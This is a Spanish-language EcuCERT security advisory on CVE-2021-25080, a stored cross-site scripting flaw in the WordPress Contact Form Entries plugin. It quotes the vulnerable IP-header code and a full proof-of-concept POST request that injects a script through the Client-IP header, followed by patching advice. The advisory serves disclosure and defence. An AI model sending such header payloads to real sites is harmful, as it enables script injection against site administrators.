Nro. Alerta:	EC-2022-12	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	24-enero-2022	**Vulnerabilidad del Plugin de WordPress Contact Form Entries**	Versión 1.0

I. DATOS GENERALES:

Clase de alerta: Vulnerabilidad
Tipo de incidente: Sistema y/o Software Abierto
Nivel de riesgo: Medio

II. ALERTA

Una nueva vulnerabilidad ha sido detectada en un plugin de WordPress; esta vez el componente afectado es “Entradas de formulario de contacto” (Contact Form Entries) no valida, desinfecta y escapa de la dirección IP recuperada a través de encabezados como CLIENT-IP y X-FORWARDED-FOR, permitiendo a los atacantes no autenticados realizar ataques de Cross-Site Scripting; esta vulnerabilidad afecta a versiones del plugin anteriores a la versión 1.1.7.




Figura 1.- Ilustración asociada al plugin Contact Form Entries
Fuente: WordPress

III. INTRODUCCIÓN

CRM Form Entries o Entradas de formulario de contacto es un plugin que guarda automáticamente los envíos de formularios de varios formularios de WordPress

A continuación, se mencionan características de la vulnerabilidad asociada a este plugin:

Descripción	Detalle
Fecha de publicación	15 de enero de 2022
CVE asociado	CVE-2021-25080

Nro. Alerta:	EC-2022-12	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	24-enero-2022	**Vulnerabilidad del Plugin de WordPress Contact Form Entries**	Versión 1.0

Descripción	Detalle
Versiones afectadas	Versiones inferiores a 1.1.7
TOP 10 DE OWASP[1]	A7: Secuencias de comandos entre sitios (XSS)

Tabla 1. Características generales de la vulnerabilidad.

IV. VECTOR DE ATAQUE: REMOTO

Para comprender esta vulnerabilidad; en primer lugar, se considerará que, al momento de cargar un nuevo formulario, el plugin **CRM Form Entries** comprueba la IP del cliente para guardar información sobre el usuario; teniendo este último la posibilidad de establecer un valor arbitrario "**HTTP_CLIENT_IP**", y el valor se almacena dentro de la base de datos. En la siguiente gráfica se observa el almacenamiento de información.

```
public function get_ip() //wp-content/plugins/contact-form-entries/contact-form-
entries.php, line 1388
```

```
1389      $ip='';
1390      if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
1391      $ip = $_SERVER['HTTP_CLIENT_IP'];
1392  } elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR']))
1393      $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
1394  } else {
1395      $ip = $_SERVER['REMOTE_ADDR'];
1396  }
1397  //$ip='103.255.6.72';
1398  return $ip;
1399  }
```

Figura 2.- Ilustración asociada al almacenamiento de información en CRM Form Entries
Fuente: SecSI

Bajo esta condición de trabajo del plugin; el grupo de investigación que encontró la vulnerabilidad en **CRM Form Entries** empleó el siguiente encabezado **Client_IP** en la correspondiente prueba de concepto.


[1] Es un documento de los diez riesgos de seguridad más importantes en aplicaciones web según la organización OWASP (Open Web Application Security Project, Proyecto Abierto de Seguridad de Aplicaciones Web).

Nro. Alerta:	EC-2022-12	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	24-enero-2022	**Vulnerabilidad del Plugin de WordPress Contact Form Entries**	Versión 1.0

```
POST /wp-json/contact-form-7/v1/contact-forms/1376/feedback HTTP/1.1 Accept:
application/json, */*;q=0.1 Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------
-988550016297715272364484123 6 Content-Length: 963 Connection: close Client-IP:
<script>alert(/1/)</script> Cookie: vx_user=61c2ecea43ad6164016458635903967  ------------
----------------988550016297715272364484123 6 Content-Disposition: form-data; name="_wpcf7"
1376 ----------------------------988550016297715272364484123 6 Content-Disposition: form-
data; name="_wpcf7_version"  5.5.3 ----------------------------
-988550016297715272364484123 6 Content-Disposition: form-data; name="_wpcf7_locale"  en_US
----------------------------988550016297715272364484123 6 Content-Disposition: form-data;
name="_wpcf7_unit_tag"  wpcf7-f1376-p1701-o1 ----------------------------
-988550016297715272364484123 6 Content-Disposition: form-data; name="_wpcf7_container_post"
1701 ----------------------------988550016297715272364484123 6 Content-Disposition: form-
data; name="_wpcf7_posted_data_hash"  3e8ce0f47face5a3318813e733c3c774 -------------------
----------988550016297715272364484123 6 Content-Disposition: form-data; name="text-42"
Test ----------------------------988550016297715272364484123 6--
```

Figura 3.- Ilustración asociada a la Prueba de Concepto.
Fuente: SecSI

Esta solicitud es aceptada y el código navega por la sección ***$_SERVER['HTTP_CLIENT_IP'],*** *IP* se inyecta y se guarda dentro de la base de datos. Al momento en el que el administrador hace clic en el elemento de entrada, la secuencia de comandos entre sitios (XSS) se activa.



Nro. Alerta:	EC-2022-12	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	24-enero-2022	**Vulnerabilidad del Plugin de WordPress Contact Form Entries**	Versión 1.0




Figura 4.- Ilustración asociada a la Prueba de Concepto
Fuente: SecSI

V. IMPACTO

Esta vulnerabilidad afecta a las versiones inferiores a 1.1.7 del plugin **CRM Form Entries**; así mismo, existe una afectación de la integridad, provocando que el atacante pueda modificar archivos.

VI. RECOMENDACIONES:

El EcuCERT recomienda a su comunidad objetivo:

- Actualizar el plugin **CRM Form Entries** a la última versión disponible; siendo al momento 1.1.7.
- Instalar las actualizaciones del fabricante disponibles en medios oficiales del proveedor.
- Validar la entrada del usuario mediante bibliotecas seguras o bibliotecas de escape HTML.

Nro. Alerta:	EC-2022-12	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	24-enero-2022	**Vulnerabilidad del Plugin de WordPress Contact Form Entries**	Versión 1.0

VII. REFERENCIAS:

MITRE, C. (24 de 01 de 2022). *CVE MITRE*. Obtenido de CVE MITRE: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-25080

NVD. (24 de 01 de 2022). *NVD*. Obtenido de NVD: https://nvd.nist.gov/vuln/detail/CVE-2021-25080

Perrone, G. (01 de 2022). *Security Solutions for Innovation*. Obtenido de Security Solutions for Innovation: https://secsi.io/blog/cve-2021-25080-finding-cross-site-scripting-vulnerabilities-in-headers/